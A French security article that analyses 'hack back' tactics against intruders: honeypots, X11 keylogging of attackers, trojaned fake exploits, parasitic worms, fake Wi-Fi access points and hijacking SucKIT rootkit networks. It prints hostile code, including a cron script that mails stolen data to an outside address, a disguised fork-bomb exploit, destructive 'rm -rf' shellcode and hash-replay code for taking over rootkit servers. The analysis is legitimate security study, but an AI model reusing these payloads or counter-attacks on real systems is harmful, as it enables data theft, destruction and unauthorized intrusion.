0x0000:  4510 0038 1f18 4000 4006 d3a2 ac10 8665  E..8..@.@......e
0x0010:  51c4 1485 0414 0015 05c2 5f96 68f5 e868  Q........_.h..h
0x0020:  5018 16d0 1d6a 0000 5041 5353 206c 6f76  P....j..PASS.lov
0x0030:  6561 6469 6e61 0d0a                      eadina..
```

Cet exemple illustre la paresse intrinsèque de notre attaquant. Ce n'est définitivement pas une bonne idée de venir sur un système via un protocole chiffré pour ensuite aller récupérer des programmes sur des sites cachés au travers d'un protocole en clair et d'en révéler par la même occasion l'emplacement, le *login* et le mot de passe. Ajouter du chiffrement pour protéger ses informations aurait demandé à l'intrus une meilleure préparation pour mener à bien son attaque, mais il devait être trop indolent ou « je m'en foutiste »...

Sur un réseau local, on peut faire appel à une autre ruse. Supposons qu'on souhaite repérer les utilisateurs qui farfouillent là où ils ne sont pas supposés (peu importe les motivations). On peut créer de fausses entrées dans le DNS (puisque de toute façon, les transferts de zone sont généralement autorisés sur les réseaux locaux).

On installe des machines leurres, soit en sacrifiant une vieille machine, soit en installant une machine virtuelle (par exemple via Honeyd ou VMware). On met un compte avec un mot de passe simple à casser, de sorte que lorsque quelqu'un se connecte via ce compte, un script lancé au login récupère plein d'info sur le « nouvel » utilisateur, comme son origine par exemple.

Dans cette même veine, on met en place un « contre-ssh ». Actuellement, les démons ssh sur Internet subissent des vagues d'assaut.

Il suffit de regarder vos logs pour constater que le nombre de tentatives de brute force est vraiment très élevé. En gros, ça tente des paires de comptes et mots de passe par défaut, avec l'espoir que ça fonctionne... mais si certains font encore cela, c'est que, malheureusement, ça doit fonctionner.

Voyons comment s'amuser avec cela. Si X11Forwarding a été activé sur le poste client, cela nous permet de récupérer beaucoup d'information sur le nouveau visiteur.

Par exemple, on peut prendre un *screenshot* de son environnement, avec la commande `xwd` qui nous fournit une photo de l'environnement X désigné (on affiche l'image avec la commande `xwud`) :

```
/* smile for the screenshot */
$ xwd -display localhost:10.0 -root -out test.xwd
/* display it */
$ xwud -in test.xwd
```

On peut également lister tous les clients X qui tournent sur la machine de l'attaquant avec la commande `xlsckients`, espionner les événements X avec `xev` ou même transformer le serveur X en *keylogger* et voir tout ce que l'attaquant entreprend :

```
$ DISPLAY=localhost:10.0 xmacrorec2  -k 0|grep KeyStrPress
KeyStrPress s
KeyStrPress s
KeyStrPress h
KeyStrPress space
KeyStrPress r
KeyStrPress o
KeyStrPress o
KeyStrPress t
KeyStrPress ISO_Level3_Shift
KeyStrPress agrave
KeyStrPress n
KeyStrPress s
KeyStrPress a
KeyStrPress Shift_R
KeyStrPress semicolon
KeyStrPress g
KeyStrPress o
KeyStrPress v
KeyStrPress Return
KeyStrPress c
KeyStrPress i
KeyStrPress a
KeyStrPress s
KeyStrPress u
KeyStrPress c
KeyStrPress k
KeyStrPress s
KeyStrPress Return
```

On peut automatiser cela, par exemple à l'ouverture de toutes les sessions ssh via le fichier `.bash_profile` ou bien au travers d'un environnement ssh restreint.

C'est pour ces raisons que les dernières versions de ssh ont ajouté l'option `ForwardX11Trusted` et limitent la confiance à certaines propriétés spécifiées dans `/etc/X11/xserver/SecurityPolicy`.

Subvertir l'attaquant

La subversion est une autre technique intéressante pour parvenir à ses fins. L'idée est d'entreprendre des actions qui vont miner l'efficacité des techniques employées par l'attaquant, pour l'affaiblir puis en tirer parti. Ainsi, pousser un intrus à utiliser un outil corrompu via du *social engineering* constituera notre exemple.

L'objectif est vraiment de saper les procédés de l'intrus et d'exploiter à la fois sa paresse et sa curiosité. La subversion peut également être utilisée pour démoraliser ou désorienter un adversaire, que nous pourrons alors abuser.

Imaginons la situation où un exploit a été corrompu : on y a introduit une backdoor de sorte qu'il envoie un signal à la maison dès qu'il est utilisé. Bien sûr, de telles choses n'existent pas dans la réalité... ;-)

Supposons qu'un tel exploit soit mis à disposition sur un pseudo site de *script kiddie* avec d'autres « outils », quelque part en Roumanie ou en Russie, ou supposons que cet exploit apparaisse à un endroit d'une manière qui semble légitime, avec un tout petit peu de publicité autour de l'exploit pour attirer de potentiels utilisateurs.

Nous avons alors juste à attendre que quelqu'un l'emploie, et de constater où il est utilisé. Dans une telle situation, on se repose sur la curiosité d'un personnage qui ne prendra pas la précaution d'analyser complètement le binaire avant de le lancer, histoire de voir ce qu'il fait. Bien évidemment, la paresse est également mise à contribution dans la mesure où *reverser* un binaire complet n'est pas une tâche facile et particulièrement distrayante.

Vous vous en doutez, de tels exploits ne sont pas une légende si nous vous en parlons. Ainsi, le binaire suivant est intrigant.

Il s'agit d'un exploit contre Samba, qui contient le symbole `system()`, ce qui est parfaitement inhabituel dans un exploit. En fouillant un peu plus avant, nous trouvons les informations suivantes :

```
0x804a7c7 <main+1339>:  push   0x804d900
0x804a7cc <main+1344>:  call   0x8048a28 >system<

(gdb) printf "%s", 0x804d900
if [ -s /etc/cron.daily/sync ] ; then
echo -n;
else
  echo "if [ -s /etc/.mc ] ; then" > /etc/cron.daily/sync
  echo "  cat /etc/.mc|mail -s \"owned\" smbused@yahoo.com" >> /etc/cron.daily/
sync
  echo "  > /etc/.mc" >> /etc/cron.daily/sync
  echo "fi" >> /etc/cron.daily/sync
  chmod +x /etc/cron.daily/sync
fi
Ce petit script caché crée le fichier /etc/.mc, et l'envoie quotidiennement
à l'adresse smbused@yahoo.com. En continuant nos investigations, on trouve
également :

0x8049a4b <handler+247>:        call   0x8048a38 <inet_ntoa@plt>
...
0x8049a55 <handler+257>:        push   %eax
0x8049a56 <handler+258>:        push   $0x804c06a
0x8049a5b <handler+263>:        push   $0x804df60
0x8049a60 <handler+268>:        call   0x8048bd8 <sprintf@plt>

...
0x8049a6b <handler+279>:        push   $0x804df60
0x8049a70 <handler+284>:        call   0x8048a28 <system@plt>
(gdb) x/s 0x804c06a
0x804c06a <_IO_stdin_used+2150>:        "echo %s >> /etc/.mc"
```

Ainsi, à chaque fois que l'exploit est utilisé, l'adresse de la cible est placée dans le fichier `/etc/.mc`, qui est envoyé ultérieurement. L'auteur de l'exploit a juste à attendre et récolter les machines compromises tout en constatant la propagation de son travail.

Bien sûr, on peut imaginer des backdoors bien plus complexes, qui s'en prendraient par exemple au système de l'attaquant plutôt que de simplement tracer l'utilisation de l'exploit.

Ce genre de technique de traçage est connu et utilisé depuis longtemps dans d'autres contextes. Les *Word bugs* ou *HTML bugs* sont souvent utilisés pour suivre la propagation d'un document ou d'un message.

Il suffit par exemple de mettre un lien vers une image sur un site sous votre contrôle, et ensuite d'examiner les logs pour voir qui/quand/où/comment on a accédé à cette image pour trouver l'information. Les *spammers* emploient cela régulièrement. Par exemple, voici un extrait d'un mail HTML reçu il y a peu :

```
Please, contact us on
<a href="http://emailing.spamme.com/cgi-bin2/DM/y/n610BUf400BFA0Bmg0Ay">
www.foobar.com</a>
...
</body>

<IMG SRC="http://emailing.spamme.com/cgi-bin2/flosensing?y=610BUf400BFA0Db">
</html>
```

La valeur `610BUf400BFA0` sert à nous tracer. Quand le mail est ouvert, le *mailer* se connecte automatiquement au site et charge l'image demandée, envoyant par la même occasion plusieurs informations : l'hôte, l'adresse IP, etc. et surtout le fait que cette adresse est valide puisque le mail a été lu.

Déni de service

Notre objectif est maintenant de provoquer un déni de service sur l'attaquant. On y parviendra soit en épuisant toutes ses ressources, soit en le privant de ses ressources.

Épuiser les ressources

C'est par exemple l'idée mise en œuvre dans les pots à miel gluants (*tarpit*) : quand un ver se connecte à un tarpit, la connexion est artificiellement entretenue afin de durer un maximum de temps de sorte que le ver ne puisse pas se propager vers d'autres hôtes. Toutefois, nous ne détaillerons pas cet exemple déjà bien connu, au profit de plus de détails sur l'utilisation malicieuse d'exploits.

Un exploit est le principal outil d'un attaquant. C'est un outil indispensable quand un attaquant tente de pénétrer dans un système distant, même s'il existe de nombreux moyens pour s'en dispenser.

Notre premier exemple repose sur l'exploitation de la confiance placée en des personnes bien en vue dans la communauté de la sécurité. En août 2004, 2 messages sont postés sur la liste de diffusion *Full Disclosure* concernant une pseudo-vulnérabilité dans Ghostview **[3]**.

Le premier message est posté par Hugo Vazquez Carapez qui est déjà l'auteur de plusieurs annonces de sécurité sur cette liste. En tant que lecteur régulier de cette liste (non modérée), le nom d'Hugo devrait évoquer quelques souvenirs. Le second mail est également, soi-disant, posté par Hugo, mais il y reconnaît qu'en fait, ce bug a en réalité été découvert par un autre chercheur de failles Zen-Parsec, également bien connu :

```
From: Hugo Vazquez Carapez (infohackinghush.com)
Date: Wed Aug 04 2004 - 06:46:10 CDT

zen-parse ZP! told me that he discovered this vulnerability first...
Infohacking was missinformated... so we apologyze this mistake
Anyways you can still enjoy with my leet exploit
```

L'annonce de sécurité précise que la faille vient d'un mauvais usage de la fonction `sscanf()`, et les 2 messages sont signés avec PGP. Un des messages donne l'exploit suivant :

```
 1  #include <stdio.h>
 2  #include <stdlib.h>
 3  #include <unistd.h>

 4  char hellc0de[] = "\x69\x6e\x74\x20\x67\x65\x74\x75\x69\x64\x28\x29\x20\x7b\
x20\x72\x65"
 5                    "\x74\x75\x72\x6e\x20\x30\x3b\x20\x7d\x0a\x69\x6e\x74\x20\
x67\x65\x74"
 6                    "\x65\x75\x69\x64\x28\x29\x20\x7b\x20\x72\x65\x74\x75\x72\
x6e\x20\x30"
 7                    "\x3b\x20\x7d\x0a\x69\x6e\x74\x20\x67\x65\x74\x67\x69\x64\
x28\x29\x20"
 8                    "\x7b\x20\x72\x65\x74\x75\x72\x6e\x20\x30\x3b\x20\x7d\x0a\
x69\x6e\x74"
 9                    "\x20\x67\x65\x74\x65\x67\x69\x64\x28\x29\x20\x7b\x20\x72\
x65\x74\x75"
10                    "\x72\x6e\x20\x30\x3b\x20\x7d\x0a\x0/bin/sh";

11  int main()
12
13          FILE *fp;
14          char *offset;
15          fp=fopen("/tmp/own.c","w");
16          fprintf(fp,"%s",hellc0de);
17          fclose(fp);

18          system("gcc -shared -o /tmp/own.so /tmp/own.c;rm -f /tmp/own.c");
19          if (fork() == 0) {
20                  sleep(10); while (1) { fork(); offset=malloc(512); }
21                  exit(0);
22          }
23          system("LD_PRELOAD=/tmp/own.so /bin/sh");
24          return 0;
25  }
```

Quand l'exploit est exécuté, un fichier PDF ou postscript doit être ouvert et la faille est exploitée. Un lecteur trop rapide (ou paresseux) du code ci-dessus ne reconnaîtra pas forcément qu'il y a un problème.

À moins que vous ne puissiez remarquer l'erreur directement ? En plus de la paresse, un petit peu de social engineering ne peut pas nuire à la réussite du plan de l'auteur de ce faux exploit, au contraire.

L'exploit a une structure assez particulière pour être remarquée. De plus, la commande passée au *shell* via `system()` est bizarre : pourquoi devrions nous compiler `hellc0de` après l'avoir écrit dans un fichier ? En fait, quand on le regarde sous forme de texte, hellc0de contient les instructions suivantes :

```
(gdb) x/s hellc0de

0x8049880 <hellc0de>:    "int getuid() { return 0; }\nint geteuid() { return 0;
}\n
int getgid() { return 0; }\nint getegid() { return 0; }\n"
```

En fait, le code surcharge quelques fonctions bien connues de la libc. Ainsi, lorsqu'un shell est lancé en ligne 23, on a bien :

```
test@batman:~/src$ ./gvex
sh-3.00# id
uid=0(root) gid=0(root) groups=100(users)
```

On a bien un *shell root*. Quand on examine un peu plus attentivement les sources de l'exploit, on remarque que c'est une

fork bomb bien emballée. Celui qui a lancé l'exploit pense avoir un shell root parce que les fonctions `getuid()` et quelques autres ont été surchargées pour renvoyer `0` (root) par `hellc0de`. Cependant, alors que l'attaquant explore les possibilités (réduites) de son nouveau shell, de nouveaux processus sont *fork()és*.

Si cet exemple semble relativement classique, on peut imaginer des méthodes bien plus originales pour épuiser les ressources adverses. Ainsi, un faux exploit pourrait créer trop d'*inodes* sur une partition, de descripteurs de fichiers, de *sockets*, etc.

Éliminer l'attaquant

Rappelons une citation du film *Terminator* pour commencer :

```
Terminator: Sarah Connor ?
Sarah: Humm, no it's next door
      Terminator (fake)
```

Notre objectif est maintenant de créer un exploit qui semble tout à fait normal, voire innocent, qui sera utilisé par un attaquant qui n'aura pas pris le temps d'une analyse suffisamment poussée avant utilisation.

De tels exploits embarquent une charge malicieuse, comme effacer le disque dur de l'utilisateur, qui sera exécuté en même temps que le faux exploit sera utilisé. La réussite d'une telle tactique passe par une bonne dose de social engineering pour convaincre un maximum de personnes que l'exploit est réel et fonctionnel. Bien évidemment, il faut en outre que l'exploit semble le plus réaliste possible (voire soit réel).

Nous prendrons comme exemple un pseudo-exploit contre sudo, publié en Juillet 2005 **[4]**. Cet exemple mêle habilement ruse et prouesse technique. Tout d'abord, il cible un programme connu pour avoir déjà souffert de plusieurs vulnérabilités importantes.

De plus, le baratin raconté dans l'email repose sur de nombreux mots clés susceptibles d'attirer l'attention d'un attaquant naïf : « *military* », « *grsec/PaX enabled* », « *undisclosed bug* », « *root privileges* », « *sebek* » et quelques autres. Au premier coup d'œil, l'exploit semble particulièrement intéressant.

```
From: Esler, Joel - Contractor <joel.esler_at_rcert-s.army.mil>
Date: Sat, 30 Jul 2005 12:40:23 -0600

About two weeks ago, our proprietary LIDS detected some suspicious
shell activity on an internal .mil machine i am in charged of. Our
server runs latest up2date Debian GNU/Linux on 2.4.31 x86 with
grsec/PaX enabled. Before shutting down the machine and reinstalling
it from scratch, we installed sebek module to monitor all shell
activity. Based on the data we gathered, it seems the attacker gained
root privileges using an undisclosed bug in latest sudo.
```

Sexy à souhait du point de vue d'un attaquant ! Tout comme dans l'exemple précédent la paresse et la curiosité vont nous aider. Examinons attentivement l'exploit, qui contient deux choses surprenantes :

```
23: char esp[] __attribute__ ((section(".text"))) /* e.s.p release */
    ...
45: unsigned long get_sp (void)
    {
      __asm__ ("lea esp, %eax");
    }
```

Que remarque-t-on ? À la ligne 23, le *shellcode* avec un drôle de nom (`esp`) est placé dans la section de `text` du binaire, c'est-à-dire la zone exécutable contenant normalement les instructions du programme.

Ensuite, la fonction `get_sp()` utilise un `lea` à la place d'un classique `mov`. Cependant, si on ne fait pas attention, on se dit que le contenu du registre `esp` est mis dans le registre `eax`, ce que fait exactement l'habituelle fonction `get_sp()`. En réalité, `esp` représente ici quelques instructions illisibles (celles placées dans la zone de `text`).

La ruse suivante est très élégante, et dénote de la part de son auteur d'une bonne connaissance des subtilités du langage et des compilateurs. L'exploit se résume au code ci-après :

```
 1 #include <stdio.h>

 2 #include <stdlib.h>

 3 void fill (char *buff, int size, unsigned long val)
 4 {
 5         unsigned long *ptr = (unsigned long *) buff;
 6         for (size /= sizeof (unsigned long); size > 0; size--)  *ptr++ = val;
 7 }
 8
 9 int th30_iz_own3d(char c)
10 {
11         char *rets = alloca(c);
12         fill(rets, c, 0x41414141);
13 }

14 main()
15 {
16         th30_iz_own3d(246);
17 }
```

En ligne 16, l'entier `246` est passé comme argument à la fonction `th30_iz_own3d()`. Cependant, cet entier est *casté* en *char signé* dans la fonction `th30_iz_own3d()`, et s'interprète donc comme la valeur `-10`. Suite à quelques opérations d'alignement mémoire, le compilateur transforme ce `-10` en `16` pour réserver de la place sur la pile (appel à `alloca()`).

Mais en arrivant dans la fonction `fill()`, le `-10` sert à initialiser la boucle (ligne 6). Lorsque la division est faite, `sizeof()` est vu comme un `unsigned int` (type classique pour `size_t` renvoyé par `sizeof()`). Donc la division est faite avec des `unsigned int`, et du coup, ça change la manière dont le `-10` est interprété puisqu'il devient `4294967286`, et le résultat, par conséquent, vaut `1073741821`, ce qui est bien plus que ce dont il y a besoin pour exploser la mémoire allouée précédemment dans la pile. Par conséquent, l'adresse de retour de la fonction `th30_iz_own3d()` est remplacée par celle du shellcode.

Le shellcode n'est, en lui-même, pas très intéressant puisqu'il se contente de faire un `execve("/bin/sh", "-c", "rm -rf ~ / &", NULL)`, c'est-à-dire d'effacer le disque dur de l'utilisateur du faux exploit. Suite à ce faux exploit, deux mails furent postés rapidement sur les listes de diffusions pour mettre en garde contre cet effacement des données **[4]**.

(Re)prendre l'avantage

Notre objectif est maintenant de prendre le contrôle d'un attaquant. Bien sûr, nous pourrions utiliser les mêmes faux exploits que précédemment avec des charges adaptées. Une autre possibilité est d'exploiter des exploits, pour peu qu'ils soient mal codés : on installe une fausse cible, et on attend qu'un exploit vienne s'y frotter. Cependant, un tel « sport » est particulièrement pratiqué chez les malwares.

Malwares exploitant d'autres malwares : propagation parasitaire

De nos jours, on voit apparaître des malwares qui exploitent d'autres malwares, préalablement installés sur une cible. Cela passe soit par l'exploitation d'une backdoor laissée béante par un exploit, ou par l'exploitation d'une vulnérabilité dans un autre malware. Dans cette partie, nous donnerons plusieurs exemples de ce type de code malicieux, et nous montrerons comment ils s'en prennent aux attaquants.

L'exemple le plus typique de cette espèce nous est donné par le code DoomJuice. Il essaye de se propager en utilisant la backdoor installée par le ver MyDoom, un ver qui s'est propagé très largement. Le ver MyDoom a été observé pour la première fois à la fin du mois de janvier 2005. Il se propage au travers des emails, en s'envoyant aux adresses trouvées sur une machine contaminées. Il combine cela à KaZaA afin de se propager encore plus largement.

La partie qui nous intéresse est sa charge utile (*payload*) qui installe une backdoor en écoute sur le port TCP/3127. Cette backdoor est créée automatiquement sur chaque hôte infecté, les transformant en des cibles faciles pour des attaques ultérieures. La seconde partie de la charge de MyDoom devait provoquer un déni de service distribué à l'encontre du SCO et Microsoft, mais il n'a pas causé beaucoup de dommages. MyDoom est un ver relativement efficace du point de vue offensif. Par exemple, MessageLabs a estimé qu'au plus fort de sa propagation, un email sur 12 était infecté avec le ver, ce qui a valu à MyDoom d'être le ver à propagation via email le plus rapide. Dans les premières 24 heures, MessageLabs supposait que plus de 1.2 millions de copies du ver circulaient **[5]**.

Puis, début février 2005, un premier malware malicieux a tenté de tirer parti du grand nombre de systèmes infectés par MyDoom. Le ver DoomJuice est un parasite qui utilise la backdoor installée par MyDoom pour se propager plus avant. Il exploite donc une backdoor installée par un précédent malware, et se propage sans trop d'effort ce qui s'avère relativement efficace puisque MyDoom s'est lui-même bien propagé.

DoomJuice, en tant que tel, n'est pas particulièrement intéressant, puisque sa charge est, somme toute, assez banale : un déni de service contre Microsoft. Néanmoins, on aurait pu craindre des conséquences bien plus néfastes avec un peu plus d'imagination. Ce ver n'est qu'un exemple parmi la famille des vers parasites, qui s'exploitent les uns les autres, mais ils ont souvent en commun d'avoir une bonne propagation pour un attaquant.

Examinons un autre exemple au travers du cas de Sasser. Ce ver a commencé à se propager sur Internet à la fin d'avril 2004. Il exploite une vulnérabilité décrite dans le bulletin de sécurité de Microsoft MS04-011, le tristement connu LSASS : il s'agit d'un simplissime débordement de *buffer*, dans la pile présente dans plusieurs fonctions de LSASS.DLL. Étant un des premiers vers à exploiter une telle vulnérabilité, il a pu infecter pas mal de machines.

Cependant, comme programmer sans erreur n'est pas chose aisée, le code de Sasser contenait lui-même des failles. Dans ce cas précis, le code de Sasser contient une faille dans le serveur FTP qu'il embarque. Ce serveur est essentiellement utilisé pour transférer le code de Sasser d'un système à l'autre. Il écoute sur le port 5554 et contient un débordement de buffer dans la pile (après tout, le ver a été écrit par un humain). Cela ne se fit pas attendre, et il y a eu plusieurs exploits disponibles pour exploiter la faille, ainsi qu'un ver visant les machines pré-infectées par Sasser.

Ce ver s'appelle Dabber **[6]**, et fonctionne donc sur un modèle parasitaire. Cette exploitation d'un ver réel est un exemple de propagation intéressant. De même que DoomJuice, Dabber tire sa force de la grande population déjà infectée par Sasser. Sinon, Dabber en lui-même installe une backdoor avec authentification qui donne un contrôle complet sur le système.

« This is not a viruswar, this is a botwar ! »

Dans le domaine des *bots* (un bot est un programme se connectant automatiquement à un serveur central, appelé « botnet », souvent via IRC, et duquel il reçoit des instructions à exécuter sur la machine compromise), on trouve également plusieurs exemples de malwares qui s'attaquent mutuellement. Si un ordinateur n'a pas tous les patches de sécurité, il est exploitable, et cela est particulièrement vrai pour les postes Windows XP qui ne sont pas équipés du service pack 2.

De tels systèmes sont des proies faciles pour les malwares qui se propagent automatiquement : d'après notre expérience acquise via les honeypots, ça ne prend que quelques minutes pour qu'un système vulnérable à MS03-026 (DCOM) ou MS04-011 (LSASS) soit compromis, avec un bot qui tourne alors dessus.

La plupart des bots disposent d'une commande pour « sécuriser » le système une fois compromis, par exemple en désactivant les partages réseau et en coupant les services inutiles. Le propriétaire du botnet emploie cette commande pour éviter que sa proie ne soit de nouveau compromise par un autre bot. Mais s'il oublie, la guerre des bots peut commencer !

F-Secure en donne un exemple intéressant **[7]**. Ils ont ainsi représenté plusieurs familles de bots qui se combattent. Lorsqu'un bot arrive sur un système, il recherche d'autres bots et les désactive.

La majorité des bots qui exploitent la faille *Plug and Play* (MS05-039) font cela (ils furent dans les premiers à le faire d'ailleurs) : le propriétaire d'un botnet souhaite rester le seul maître des machines qu'il compromet. La solution la plus simple pour y parvenir consiste à rechercher les signatures d'autres bots, puis d'arrêter le processus correspondant et d'effacer les fichiers associés.

Déception offensive

La déception peut tout à fait être utilisée en tant que tactique offensive, et pas uniquement défensive. Nous pouvons chercher à préserver nos ressources pendant qu'un attaquant ira dépenser les siennes en vaines manœuvres.

On parvient à ce résultat en construisant une infrastructure de déception qui conduit l'adversaire à perdre son temps et ses moyens dans notre leurre, notre camouflage, plutôt que là où se passent réellement les choses.

Cette tactique fut d'ailleurs employée par les Alliés pendant la Seconde Guerre mondiale : de fausses troupes furent déployées

le long de côtes anglaises pour que les Allemands ne puissent deviner l'emplacement du débarquement, ce qui les conduisit à éparpiller leurs troupes.

La déception a été utilisée pour gagner un avantage décisif durant l'offensive. Cela a fonctionné car les Allemands (la défense) savait qu'une attaque allait avoir lieu, ils l'attendaient. Cela s'avère être une condition importante pour le succès de l'opération. Bien sûr, créer cette attente peut faire partie de la stratégie, à plus grande échelle donc. Dans notre cas, ceux qui s'attendent à être attaqués sont plutôt les administrateurs système/réseau que les attaquants eux-mêmes.

Un bon exemple d'une telle tactique a été décrite par L. Oudot, lors de l'utilisation d'un pot à miel pour patcher automatiquement des machines contaminées par des vers **[8]**.

Quand le ver tente de se propager vers le pot à miel, cela signifie que la source de la connexion est elle-même infectée, et donc qu'elle a besoin d'être patchée car une faille a été exploitée. Par conséquent, la faille est automatiquement exploitée par le honeypot (ou une session avec les droits qui vont bien est lancée), pour patcher la machine infectée.

Depuis quelques années, un nouveau terrain de jeu a émergé pour la déception offensive : les réseaux *wireless*. Ils sont presque tous systématiquement ouverts, même lorsque du WEP est utilisé. Tout d'abord, on peut abuser un attaquant en créant de nombreux faux AP, par exemple, avec FakeAP ou scapy **[9]**, comme dans l'exemple suivant :

```
>>>sendp(Dot11(addr1="ff:ff:ff:ff:ff:ff",addr2=RandMAC(),addr3=RandMAC())/
Dot11Beacon(cap="ESS")/Dot11Elt(ID="SSID",info=RandString(RandNum(1,50)))/
Dot11Elt(ID="Rates",info='\x82\x84\x0b\x16')/
Dot11Elt(ID="DSset",info="\x03")/
Dot11Elt(ID="TIM",info="\x00\x01\x00\x00"),
iface="wlan0ap",loop=1)
```

Quelqu'un qui s'approche et tente de détecter notre réseau sans fil ne verra pas un seul point d'accès, mais de très nombreux, beaucoup trop. Il est également possible de *braodcaster* sur le réseau des trames autres que les traditionnels *beacon* annonciateurs de réseau. Par exemple, on peut envoyer des trames qui contiennent des exploits contre les outils classiques utilisés sur de tels réseaux : quelques failles ont été fixées dans Kismet dernièrement, et de nombreuses failles sont régulièrement révélées dans Ethereal.

Que se passerait-il si nous envoyions des beacons et des « trames à exploits » depuis de (faux) AP ? Un attaquant finirait par « entrer » dans notre réseau (soit parce qu'il est ouvert, soit en cassant une clé WEP)... mais notre attaque aussi finirait par porter ses fruits. Il reste à attendre ensuite que l'intrus reconnecte son ordinateur ailleurs pour que notre exploit se signale à la maison (*phone home* comme disait E.T.).

Du code de démonstration pour des techniques proches est disponible dans KARMA **[10]**. L'objectif est de fournir un faux environnement pour des clients wireless puis d'exploiter des failles applicatives côté client.

Ces 2 exemples montrent comment utiliser de la déception contre des attaquants inconnus, de manière réactive alors qu'ils tentent une intrusion à notre encontre. Mais au moins, cette approche vise des attaquants alors qu'ils sont en pleine offensive. Au moins, cette technique vise des cibles qui essaient de pénétrer sur nos systèmes. On peut bien évidemment affiner cette technique en récupérant des informations sur l'attaquant avant de lancer notre contre-offensive, par exemple à l'aide d'un scanner passif pour déterminer des versions précises de logiciels utilisés par le clients (OS, navigateur, etc.).

Rebonds et autres marchepieds

Dernier objectif, voyons maintenant comment nous pouvons utiliser un attaquant pour rebondir vers d'autres cibles. Cela suppose donc que l'attaquant est identifié et que nous allons profiter soit de l'attaque elle-même, soit de ses vecteurs pour la retourner contre l'attaquant (parfois sans qu'il s'en rende compte), et partir vers d'autres horizons, contrôlés par le même attaquant ou non.

Prendre le contrôle des cibles d'un attaquant

Notre premier exemple repose sur le *rootkit* appelé SucKIT **[11]** dont les sources de la version 2 sont disponibles publiquement depuis peu **[12]**.

Nous allons détailler un hack back pour voler le contrôle d'un réseau de machines compromises sur lesquelles ce rootkit est installé. Pour cela, nous exploitons une faille dans le mécanisme d'authentification que ce rootkit emploie (que ce soit la version 1 ou la version 2). Cet exemple repose sur un cas réel **[13]** utilisant la version 1.

Commençons donc par détailler ce mécanisme. SuckIT fonctionne en mode client/serveur : le serveur étant installé sur une machine compromise, le pirate s'y connecte à l'aide du client. Pour reconnaître un client « valide », le serveur attend un *hash* qu'il compare ensuite avec un autre hash codé en dur dans le serveur. En pseudo-code, cela s'écrit ainsi :

```
//
#define HASHPASS XXX
read(sock, buf, sizeof(buf);
if strncmp(buf, HASHPASS, strlen(HASHPASS))
  exit
accept_client(sock);
```

Côté client, le mot de passe est demandé en ligne de commande, puis son hash est calculé avant d'être envoyé au serveur. Classique... hélas (ou tant mieux dans le cas présent).

Le problème avec ce type de schéma d'authentification est qu'on n'a pas besoin de connaître le mot de passe en clair pour s'authentifier. En effet, disposer du hash du mot de passe est largement suffisant puisque la comparaison est la même à chaque fois : l'absence d'élément aléatoire à chaque authentification permet le rejeu. Il nous suffit donc de trouver ce hash de mot de passe, puis de modifier le client pour qu'il l'envoie automatiquement, et les portes du serveur nous seront ouvertes.

Nous nous plaçons maintenant dans la situation où nous trouvons sur une machine compromise un binaire inconnu de SuckIT (le client). Nous allons en extraire la configuration afin de rentrer ensuite sur un réseau de machines compromises par ce même rootkit, sous réserve que le pirate ait commis la bêtise de mettre le même mot de passe à chaque fois... et cela arrive très souvent !

Dans version 1 de SuckIT, le hash est à un emplacement fixe dans le binaire (vous pouvez le constater en prenant votre propre

source, vous compilez, et vous constatez en cherchant le hash dans le binaire, cela est laissé en exercice au lecteur). Il nous suffit de le récupérer, et de l'inclure dans un client modifié :

```
+char hashpass[] = "\x77\xa0\x56\x93\x5a\xba\xb3\x29\xf4\xf3\x18\x2f\x42"
+                  "\xee\xd8\x86\x76\xc7\x24\x47"

-   hash160(p, strlen(p), &h);
+   /* hash160(p, strlen(p), &h); */
+   memcpy(h.val, hashpass, sizeof(h.val));
```

Notre nouveau client ne nous demandera plus de mot de passe, et enverra directement au serveur celui que nous lui avons injecté.

Dans le cas de SuckIT v2, les choses sont un peu plus compliquées. En effet, avec cette version, le binaire est chiffré. À sa première exécution, une graine RC4 est générée et quelques informations de configuration sont demandées à l'utilisateur :

```
struct  config {
  char    home[256];
  char    hidestr[16];
  uchar   hashpass[20];
} __attribute__ ((packed));
```

Ensuite, toutes ces informations sont ajoutées à la fin du binaire, qui est alors chiffré :

```
>> ls -altr ./binary.*
-rwx------ 1 user users 33124 Jul 8 19:39 ./binary.dump*
-rwx------ 1 user users 32768 Jul 8 19:41 ./binary.orig*
```

Cette différence de 356 octets correspond bien à la clé et la configuration. Pour une exécution ultérieure, le binaire est déchiffré grâce à la graine RC4, puis le mot de passe est demandé et envoyé au serveur. Une première authentification est donc faite sur le client pour vérifier que le mot de passe saisi a le même hash que celui stocké dans la configuration. Parfait ! Si nous parvenons à trouver une version en clair du hash stocké dans le binaire, nous avons la clé du serveur.

Si on regarde le binaire, on ne peut rien en faire car il est chiffré sur le disque. En revanche, quand il est exécuté, le binaire est intégralement déchiffré en mémoire **avant même** que l'authentification ne soit validée !

Nous pouvons alors attacher un débuggeur au processus, et dumper la mémoire. Signalons que certaines versions de SuckIT v2

contiennent une technique anti-debug : un appel à `ptrace(PTRACE_TRACEME)` pour éviter que le processus ne soit débuggé. Il suffit de patcher le binaire et de remplacer l'appel à l'interruption 80 (celle qui gère les appels système sous Linux) par une instruction `NOP` pour régler le problème.

Examinons donc l'organisation de la mémoire lors de l'exécution de notre binaire inconnu :

```
$ gdb -q -p `pidof binary`
(gdb) x /s 0x5debcaba  \alert{; home}
0x5debcaba:      "/usr/share/locale/.dk20"
(gdb) x /s 0x5debcbba \alert{; hidestr}
0x5debcbba:      "dk20"
(gdb) x/5x 0x5debcbca \alert{; hashpass}
0x5debcbca: 0x77a05693 0x1266a41b 0x15fa6e9d 0x969a4e3c
0x5debcbda: 063515lacb
```

Nous avons donc récupéré l'intégralité de la configuration du client et en particulier le sésame à l'adresse `0x5debcbca`. Maintenant, nous devons injecter cela dans notre propre client.

Par exemple, on crée notre binaire (avec notre propre mot de passe) à partir des sources, puis on injecte le hash dans la mémoire de notre processus après avoir saisi notre mot de passe.

```
// hash extract from the unknown binary
char binary_hash[] = "\x77\xa0\x56\x93\x5a\xba\xb3\x29\xf4\xf3"
                     "\x18\x2f\x42\xee\xd8\x86\x76\xc7\x24\x47"

ptrace(PTRACE_ATTACH, pid, NULL, NULL);
waitpid(pid, NULL, WUNTRACED);
for (i=0; i < 20; i+=4)
    ptrace(PTRACE_POKEDATA, pid, mysk2_hash+i,
           *(int *)(binary_hash+i));

ptrace(PTRACE_DETACH, pid, NULL, NULL);
```

Et les portes du serveur sont maintenant ouvertes.

Il reste néanmoins un problème que nous avons totalement occulté : où trouver ce serveur ? Pour cela, nous pouvons soit analyser les traces réseau que nous aurons pris soin de conserver une fois la compromission découverte.

